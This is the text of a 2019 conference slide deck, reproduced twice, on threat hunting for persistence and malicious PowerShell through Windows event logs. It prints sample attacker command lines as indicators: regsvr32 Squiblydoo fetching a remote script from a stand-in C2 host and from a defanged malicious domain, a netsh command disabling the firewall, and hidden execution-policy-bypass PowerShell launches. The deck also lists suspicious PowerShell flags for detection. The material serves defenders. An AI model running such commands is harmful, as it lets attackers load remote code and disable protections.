28 June 2019
Threat Hunting:
Out of the Gate with
Windows Logs
Brian Gardiner
Greg Longo
2
Why are we here?
 What is threat hunting...

 Threat hunting sounds interesting…
 Why threat hunting...
 I understand the concept of threat hunting but don’t know where to start…
 I have logs and I want to hunt...
3
Roadmap
Introduction
Why threat hunting?
Methodology
Conducting hunt operations
Getting started
Building a plan
Data!
Hunting is all about the data
Exploring Microsoft Windows logs
Basic Threat Hunting Strategies
4
Background:
The “why” of threat hunting
5
Exploitable Gaps
Enterprise
Controls
Endpoint
Network
Operational Technical
ObjectiveC2
6

Exploitable Opportunities
Exposure
● Signature evasion
● Encryption
● First mover advantage
● “Living off the land”
● Attacker innovation and development
● Negligence/politics
● Lack of training/experience
● Resource constraints
● Analysis fatigue
Recon Weaponization Delivery InstallationExploitation
https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
7
Security is not a zero sum
game
8

Controls Failure
An attacker has breached network defenses...existing controls
have likely failed…
Preventative
Detective
9
Bottom line: attackers gain access to the network.
Some stay a while.
10
Threat Hunting:
A modern trend with older roots
11
12
https://csrc.nist.gov/csrc/media/events/ispab-july-2009-meeting/d
ocuments/ispab_july09-sager_vulnerability-analysis-operation.pdf
https://taosecurity.blogspot.com/2017/03/the-origin-of-threat-hunting.html
13
Threat Hunting
Manual and automated techniques used to surface security
incidents other detections mechanisms missed
Proactive & Retrospective
14
Threat Hunting Process
1
Establish Hypothesis Collect Data
2
Validate Threat
Behavior
3
Iterate, Improve,
Automate
4
Document
5
15
Attacker TTPs
https://attack.mitre.org/
16
Where to Start?
Not an exact science...different approaches
What information do you have...
Start with an idea about what you want to look for…
Let’s do a little of both
We have windows logs
We know adversaries use scheduled tasks to maintain persistence
17
Hunt Operations
Build a plan to conduct hunting ops
● Understand artifacts of attacker TTPs
○ Endpoint data
○ Network data
● Understand your data
○ What do you have
○ What does it mean
○ Where can you access it → WEF/WEC
● Hunt
○ Investigation
○ Analysis
○ Interpretation
● Documentation
18
Data!
19
Campaign - Turla
● Espionage Group (Russian Based)
○ Breached US Military in 2008
○ Recently: German Foreign Office / French Military
○ Switched to PowerShell to avoid detection mechanisms
● Persistence
○ Alter PowerShell Profile (profile.ps1)
○ Profile.ps1 (Profile script that runs when PowerShell starts) Think logon script
● Payload
○ PowerStallion - Lightweight backdoor based on PS, using MS OneDrive
● Reference - ESET Researchers
○ https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/
20

Campaign - Frankenstein
● Group still unknown ( Active Jan-April 2019)
○ Highly targeted malware
○ Cobbled the malware together from various open source projects
○ Heavy reliance on open source tooling (PS Empire, FruityC2)
○ Attribution??? (harmj0y)
● Payload
○ PowerShell Empire for agents
● Persistence
○ Scheduled Task “WinUpdate” Loads PowerShell based stager
● Reference - Cisco Talos
○ https://blog.talosintelligence.com/2019/06/frankenstein-campaign.html
21

Required Log Sources
● Windows Logging
○ Default Logging
■ Enabled by default
■ 4624, 4625, 4720, 4740 etc...
○ Advanced Auditing
■ Requires configuration
■ Provides greater visibility
■ 4688, 4698, 4103, 4104, 4697 etc..
● Why Advanced Auditing
○ Increase in “Fileless Attacks”
○ PowerShell everywhere
○ Living off the land
○ Persistence detection
○ How can you implement Sysmon if you can’t configure what you have?
22
Log Volumes - Everyone asks
● Log volume
○ 1 month / ~1000 machines in an enterprise environment
■ 4624 - 53,853,993
■ 4625 - 61,657
■ 4688 - 147,599,818 (Success + Failure + CLI)
■ 4698 - 5,935
■ 4103 - 65,750,945
■ 4104 - 7,091,355
■ 4697 - 19,611
23

Event ID 4688 - Process Creation
● 4688 - A New Process Has Been Created
○ logs each program that is executed
○ who the program ran as
○ process that started this process
○ Contains process launch path
○ Logs go to Windows Security Log
● *****ENABLE Command Line Process Auditing******
○ Secondary step after enabling 4688
○ NO DEFAULT logging of process command lines in Windows
24

Event ID 4688 - Setup

● Enabling Event ID 4688
○ Configured via Group Policy
○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy
Configuration > Detailed Tracking
○ Select: Audit Process Creation, Select: Success + Failure, Select: OK
● Enabling Command Line Process Auditing
○ Computer Configuration > Policies > Administrative Templates > System > Audit Process Creation
○ Select: Include command line in process creation events, Select: Enabled, Select: OK
25
Event ID 4688 - Group Policy
26
Event ID 4688 - Configuration
27
Event ID 4688 - CLI Configuration
28

Event ID 4688 - Malicious PowerShell
29

Event ID 4688 - Malicious PowerShell
30
Event ID 4688 - Squiblydoo
31
Event ID 4688 - Squiblydoo
● regsvr32.exe
○ Windows signed binary
○ Command-line utility to register/unregister DLLs/ActiveX controls in the registry
○ Persistence by creating COM objects via Script not DLL in the registry
○ Script location can be local/remote
○ Great technique to avoid application whitelisting
● Scrobj.dll
○ Microsoft Script Component Runtime
● Regsvr32.exe /s /i:http://c2/backdoor.scr scrobj.dll
○ C:WindowsSystem32regsvr32.exe" /s /n /u /i:http[://]server1[.]aserdefa[.]ru/deploy.xml
● Reference - Carbon Black
○ https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-
live-off-the-land/
32
Event ID 4688 - Interesting Behavior
● Process Launch locations
○ Processes not launching from where they should
○ Svchost.exe should launch from %SystemRoot%System32 not C:UsersAppDataRoamingTemp
○ SANS has a great DFIR poster that visualizes this
● Suspect Command Lines
○ Looking at Process Command Line field
○ Whoami
○ Netstat
○ C:WindowsSystem32svchost.exe -k netsvcs -p -s Schedule
○ netsh advfirewall set allprofiles state off /runas int/SpecOps
○ Large chunks of obfuscated code
33
Event ID 4698 - Scheduled Task
● 4698 - A Scheduled Task Was Created
○ Logs new scheduled tasks that are created
○ Subject : Account Name = Who created
○ Subject : Account Domain = Domain or Computer(If logged on Locally)
○ Subject : Logon ID = Can be correlated to 4624 for session info etc..
○ Enabling 4698 also provides Event IDs: 4671, 4691, 5148-49, 4698-4702, 5888-90
○ Logs go to Windows Security Log
● Scheduled Tasks may be one of the most commonly utilized persistence mechanisms!!
34
Event ID 4698 - Setup
● Enabling Event ID 4698
○ Configured via Group Policy
○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy
Configuration > Object Access
○ Select: Audit Other Object Access Events, Select: Success + Failure, Select: OK
35

Event ID 4698 - Group Policy
36
Event ID 4698 - Configuration
37
Event ID 4698 - Heavily Used For Persistence
38
Event ID 4698 - Not Always This Clean
39
Event ID 4698 - FIN7
40
Campaign - Frankenstein
41

Event ID 4697 - Service Creation

● 4697 - A New Service Was Installed In The System
○ Win 10 / 2016 and newer
○ Logs new service installation
○ Subject : Account Name = Who created
○ Subject : Account Domain = Domain or Computer(If logged on Locally)
○ Subject : Logon ID = Can be correlated to 4624 for session info etc...
○ Enabling 4697 also provides Event IDs: 4610, 4611, 4614, 4622
○ Logs go to Windows Security Log
● Wait isn’t this Event ID 7045
● SC.exe (Service Control) + Long CLI = Meterpreter (Sometimes)
42

Event ID 4697 - Setup

● Enabling Event ID 4697
○ Configured via Group Policy
○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy
Configuration > Audit Policies > System
○ Select: Audit Security System Extension, Select: Success + Failure, Select: OK
43
Event ID 4697 - Group Policy
44
Event ID 4697 - Configuration
45
Event ID 4697 - Execution / Persistence
46

Event ID 4697 - Persistence
47
Event ID 4697 - FIN7 Carbanak Backdoor
48
PowerShell - FML
49
Event ID 4104 - Script Block Logging
● 4104 - PowerShell Script Block Logging
○ Script block auditing captures the full command or contents of the script
○ who executed the script
○ when the script occurred
○ regardless of how PowerShell was executed it ends up here
○ Oh and de-obfuscates the script block, well mostly
○ Logs go to Application and Service Logs > Microsoft > Windows > PowerShell > Operational
● ****If there is only one thing you take away from this talk, go back and ensure this is
enabled and being actively looked at, Please.****
50


Event ID 4104 - Setup
● Enabling Event ID 4104
○ Configured via Group Policy
○ Computer Configuration > Policies > Administrative Templates > Windows Components > Windows
PowerShell
○ Select: Turn on PowerShell Script Block Logging, and Select: Enabled, Select: Log script block invocation
start /stop events
51
Event ID 4104 - Group Policy
52
Event ID 4104 - Configuration
53
Event ID 4104 - Empire Stager
54

Event ID 4104 - Interesting Behaviour
● Arguments with:
○ Obfuscation
○ -NoProfile, -nop
○ -EncodeCommand, -enc
○ -WindowStyle Hidden, -w hidden, -w 1
○ -System.net.WebClient
● Set-ExecutionPolicy
○ Useless / not a security mechanism
○ -bypass
● Filenames? Use Event ID 4688
○ powershell.exe -wiNdowStylE HiDden -exe bypass -file
C:UsersSpecOpsAppDataRoaming4C4C45tv9dgXHO4uq04xpX7fX.ps1
55

Event ID 4103 - Module Logging
● 4103 - PowerShell Module Logging
○ Records pipeline execution details as PowerShell executes, including variable initialization and command
invocations.
○ Might get lucky and have the command logged
○ Portions of Scripts
○ Some de-obfuscated code
○ Logs go to Application and Service Logs > Microsoft > Windows > PowerShell > Operational
● Module logging generates a lot of logs and is not as robust as 4104 but can still be useful,
if you have to chose go with 4104
56
Event ID 4103 - Setup
● Enabling Event ID 4103
○ Configured via Group Policy
○ Computer Configuration > Policies > Administrative Templates > Windows Components > Windows
PowerShell
○ Select: Turn on Module Logging, and Select: Enabled, Select: OK
57
Event ID 4103 - Group Policy
58
Event ID 4103 - Configuration
59
Event ID 4103 - Enter-PSSession
60
Event ID 4103 - Malicious PowerShell
61



Basic Threat Hunting Strategy

● Basic Statistical / Data Analysis
○ No baseline? No problem.
○ Outliers / Anomaly
○ Visualization
○ Volume / Time analysis
● OSINT
○ Read a threat report
○ AT&T Cybersecurity (AlienVault) Open Threat Exchange (OTX)
○ VirusTotal
○ Research Lab (Home Lab)
○ Twitter
62
Basic Threat Hunting Strategy
63
Basic Threat Hunting Strategy
64
Basic Threat Hunting Strategy
65
Basic Threat Hunting Strategy
66

Open Source Tools
Tools that support the collection of data
Osquery (https://www.osquery.io/)
Winlogbeat (https://www.elastic.co/products/beats/winlogbeat)
Sysmon (https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon)
Tools that support analysis of data
HELK (https://github.com/Cyb3rWard0g/HELK)
Hunter (https://www.threathunting.net/hunting-platform)
Apache Zeppelin (https://zeppelin.apache.org/)
67
Conclusion
Time to get started
Analysts
Process
Data
Platform
Copyright © 2019 JASK 68
Thank You!

BSidesPGH 2019

  • 1.
    28 June 2019 ThreatHunting: Out of the Gate with Windows Logs Brian Gardiner Greg Longo
  • 2.
    2 Why are wehere? What is threat hunting... Threat hunting sounds interesting… Why threat hunting... I understand the concept of threat hunting but don’t know where to start… I have logs and I want to hunt...
  • 3.
    3 Roadmap Introduction Why threat hunting? Methodology Conductinghunt operations Getting started Building a plan Data! Hunting is all about the data Exploring Microsoft Windows logs Basic Threat Hunting Strategies
  • 4.
  • 5.
  • 6.
    ObjectiveC2 6 Exploitable Opportunities Exposure ● Signatureevasion ● Encryption ● First mover advantage ● “Living off the land” ● Attacker innovation and development ● Negligence/politics ● Lack of training/experience ● Resource constraints ● Analysis fatigue Recon Weaponization Delivery InstallationExploitation https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
  • 7.
    7 Security is nota zero sum game
  • 8.
    8 Controls Failure An attackerhas breached network defenses...existing controls have likely failed… Preventative Detective
  • 9.
    9 Bottom line: attackersgain access to the network. Some stay a while.
  • 10.
    10 Threat Hunting: A moderntrend with older roots
  • 11.
  • 12.
  • 13.
    13 Threat Hunting Manual andautomated techniques used to surface security incidents other detections mechanisms missed Proactive & Retrospective
  • 14.
    14 Threat Hunting Process 1 EstablishHypothesis Collect Data 2 Validate Threat Behavior 3 Iterate, Improve, Automate 4 Document 5
  • 15.
  • 16.
    16 Where to Start? Notan exact science...different approaches What information do you have... Start with an idea about what you want to look for… Let’s do a little of both We have windows logs We know adversaries use scheduled tasks to maintain persistence
  • 17.
    17 Hunt Operations Build aplan to conduct hunting ops ● Understand artifacts of attacker TTPs ○ Endpoint data ○ Network data ● Understand your data ○ What do you have ○ What does it mean ○ Where can you access it → WEF/WEC ● Hunt ○ Investigation ○ Analysis ○ Interpretation ● Documentation
  • 18.
  • 19.
    19 Campaign - Turla ●Espionage Group (Russian Based) ○ Breached US Military in 2008 ○ Recently: German Foreign Office / French Military ○ Switched to PowerShell to avoid detection mechanisms ● Persistence ○ Alter PowerShell Profile (profile.ps1) ○ Profile.ps1 (Profile script that runs when PowerShell starts) Think logon script ● Payload ○ PowerStallion - Lightweight backdoor based on PS, using MS OneDrive ● Reference - ESET Researchers ○ https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/
  • 20.
    20 Campaign - Frankenstein ●Group still unknown ( Active Jan-April 2019) ○ Highly targeted malware ○ Cobbled the malware together from various open source projects ○ Heavy reliance on open source tooling (PS Empire, FruityC2) ○ Attribution??? (harmj0y) ● Payload ○ PowerShell Empire for agents ● Persistence ○ Scheduled Task “WinUpdate” Loads PowerShell based stager ● Reference - Cisco Talos ○ https://blog.talosintelligence.com/2019/06/frankenstein-campaign.html
  • 21.
    21 Required Log Sources ●Windows Logging ○ Default Logging ■ Enabled by default ■ 4624, 4625, 4720, 4740 etc... ○ Advanced Auditing ■ Requires configuration ■ Provides greater visibility ■ 4688, 4698, 4103, 4104, 4697 etc.. ● Why Advanced Auditing ○ Increase in “Fileless Attacks” ○ PowerShell everywhere ○ Living off the land ○ Persistence detection ○ How can you implement Sysmon if you can’t configure what you have?
  • 22.
    22 Log Volumes -Everyone asks ● Log volume ○ 1 month / ~1000 machines in an enterprise environment ■ 4624 - 53,853,993 ■ 4625 - 61,657 ■ 4688 - 147,599,818 (Success + Failure + CLI) ■ 4698 - 5,935 ■ 4103 - 65,750,945 ■ 4104 - 7,091,355 ■ 4697 - 19,611
  • 23.
    23 Event ID 4688- Process Creation ● 4688 - A New Process Has Been Created ○ logs each program that is executed ○ who the program ran as ○ process that started this process ○ Contains process launch path ○ Logs go to Windows Security Log ● *****ENABLE Command Line Process Auditing****** ○ Secondary step after enabling 4688 ○ NO DEFAULT logging of process command lines in Windows
  • 24.
    24 Event ID 4688- Setup ● Enabling Event ID 4688 ○ Configured via Group Policy ○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Detailed Tracking ○ Select: Audit Process Creation, Select: Success + Failure, Select: OK ● Enabling Command Line Process Auditing ○ Computer Configuration > Policies > Administrative Templates > System > Audit Process Creation ○ Select: Include command line in process creation events, Select: Enabled, Select: OK
  • 25.
    25 Event ID 4688- Group Policy
  • 26.
    26 Event ID 4688- Configuration
  • 27.
    27 Event ID 4688- CLI Configuration
  • 28.
    28 Event ID 4688- Malicious PowerShell
  • 29.
    29 Event ID 4688- Malicious PowerShell
  • 30.
    30 Event ID 4688- Squiblydoo
  • 31.
    31 Event ID 4688- Squiblydoo ● regsvr32.exe ○ Windows signed binary ○ Command-line utility to register/unregister DLLs/ActiveX controls in the registry ○ Persistence by creating COM objects via Script not DLL in the registry ○ Script location can be local/remote ○ Great technique to avoid application whitelisting ● Scrobj.dll ○ Microsoft Script Component Runtime ● Regsvr32.exe /s /i:http://c2/backdoor.scr scrobj.dll ○ C:WindowsSystem32regsvr32.exe" /s /n /u /i:http[://]server1[.]aserdefa[.]ru/deploy.xml ● Reference - Carbon Black ○ https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to- live-off-the-land/
  • 32.
    32 Event ID 4688- Interesting Behavior ● Process Launch locations ○ Processes not launching from where they should ○ Svchost.exe should launch from %SystemRoot%System32 not C:UsersAppDataRoamingTemp ○ SANS has a great DFIR poster that visualizes this ● Suspect Command Lines ○ Looking at Process Command Line field ○ Whoami ○ Netstat ○ C:WindowsSystem32svchost.exe -k netsvcs -p -s Schedule ○ netsh advfirewall set allprofiles state off /runas int/SpecOps ○ Large chunks of obfuscated code
  • 33.
    33 Event ID 4698- Scheduled Task ● 4698 - A Scheduled Task Was Created ○ Logs new scheduled tasks that are created ○ Subject : Account Name = Who created ○ Subject : Account Domain = Domain or Computer(If logged on Locally) ○ Subject : Logon ID = Can be correlated to 4624 for session info etc.. ○ Enabling 4698 also provides Event IDs: 4671, 4691, 5148-49, 4698-4702, 5888-90 ○ Logs go to Windows Security Log ● Scheduled Tasks may be one of the most commonly utilized persistence mechanisms!!
  • 34.
    34 Event ID 4698- Setup ● Enabling Event ID 4698 ○ Configured via Group Policy ○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Object Access ○ Select: Audit Other Object Access Events, Select: Success + Failure, Select: OK
  • 35.
    35 Event ID 4698- Group Policy
  • 36.
    36 Event ID 4698- Configuration
  • 37.
    37 Event ID 4698- Heavily Used For Persistence
  • 38.
    38 Event ID 4698- Not Always This Clean
  • 39.
  • 40.
  • 41.
    41 Event ID 4697- Service Creation ● 4697 - A New Service Was Installed In The System ○ Win 10 / 2016 and newer ○ Logs new service installation ○ Subject : Account Name = Who created ○ Subject : Account Domain = Domain or Computer(If logged on Locally) ○ Subject : Logon ID = Can be correlated to 4624 for session info etc... ○ Enabling 4697 also provides Event IDs: 4610, 4611, 4614, 4622 ○ Logs go to Windows Security Log ● Wait isn’t this Event ID 7045 ● SC.exe (Service Control) + Long CLI = Meterpreter (Sometimes)
  • 42.
    42 Event ID 4697- Setup ● Enabling Event ID 4697 ○ Configured via Group Policy ○ Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > System ○ Select: Audit Security System Extension, Select: Success + Failure, Select: OK
  • 43.
    43 Event ID 4697- Group Policy
  • 44.
    44 Event ID 4697- Configuration
  • 45.
    45 Event ID 4697- Execution / Persistence
  • 46.
    46 Event ID 4697- Persistence
  • 47.
    47 Event ID 4697- FIN7 Carbanak Backdoor
  • 48.
  • 49.
    49 Event ID 4104- Script Block Logging ● 4104 - PowerShell Script Block Logging ○ Script block auditing captures the full command or contents of the script ○ who executed the script ○ when the script occurred ○ regardless of how PowerShell was executed it ends up here ○ Oh and de-obfuscates the script block, well mostly ○ Logs go to Application and Service Logs > Microsoft > Windows > PowerShell > Operational ● ****If there is only one thing you take away from this talk, go back and ensure this is enabled and being actively looked at, Please.****
  • 50.
    50 Event ID 4104- Setup ● Enabling Event ID 4104 ○ Configured via Group Policy ○ Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell ○ Select: Turn on PowerShell Script Block Logging, and Select: Enabled, Select: Log script block invocation start /stop events
  • 51.
    51 Event ID 4104- Group Policy
  • 52.
    52 Event ID 4104- Configuration
  • 53.
    53 Event ID 4104- Empire Stager
  • 54.
    54 Event ID 4104- Interesting Behaviour ● Arguments with: ○ Obfuscation ○ -NoProfile, -nop ○ -EncodeCommand, -enc ○ -WindowStyle Hidden, -w hidden, -w 1 ○ -System.net.WebClient ● Set-ExecutionPolicy ○ Useless / not a security mechanism ○ -bypass ● Filenames? Use Event ID 4688 ○ powershell.exe -wiNdowStylE HiDden -exe bypass -file C:UsersSpecOpsAppDataRoaming4C4C45tv9dgXHO4uq04xpX7fX.ps1
  • 55.
    55 Event ID 4103- Module Logging ● 4103 - PowerShell Module Logging ○ Records pipeline execution details as PowerShell executes, including variable initialization and command invocations. ○ Might get lucky and have the command logged ○ Portions of Scripts ○ Some de-obfuscated code ○ Logs go to Application and Service Logs > Microsoft > Windows > PowerShell > Operational ● Module logging generates a lot of logs and is not as robust as 4104 but can still be useful, if you have to chose go with 4104
  • 56.
    56 Event ID 4103- Setup ● Enabling Event ID 4103 ○ Configured via Group Policy ○ Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell ○ Select: Turn on Module Logging, and Select: Enabled, Select: OK
  • 57.
    57 Event ID 4103- Group Policy
  • 58.
    58 Event ID 4103- Configuration
  • 59.
    59 Event ID 4103- Enter-PSSession
  • 60.
    60 Event ID 4103- Malicious PowerShell
  • 61.
    61 Basic Threat HuntingStrategy ● Basic Statistical / Data Analysis ○ No baseline? No problem. ○ Outliers / Anomaly ○ Visualization ○ Volume / Time analysis ● OSINT ○ Read a threat report ○ AT&T Cybersecurity (AlienVault) Open Threat Exchange (OTX) ○ VirusTotal ○ Research Lab (Home Lab) ○ Twitter
  • 62.
  • 63.
  • 64.
  • 65.
  • 66.
    66 Open Source Tools Toolsthat support the collection of data Osquery (https://www.osquery.io/) Winlogbeat (https://www.elastic.co/products/beats/winlogbeat) Sysmon (https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon) Tools that support analysis of data HELK (https://github.com/Cyb3rWard0g/HELK) Hunter (https://www.threathunting.net/hunting-platform) Apache Zeppelin (https://zeppelin.apache.org/)
  • 67.
    67 Conclusion Time to getstarted Analysts Process Data Platform
  • 68.
    Copyright © 2019JASK 68 Thank You!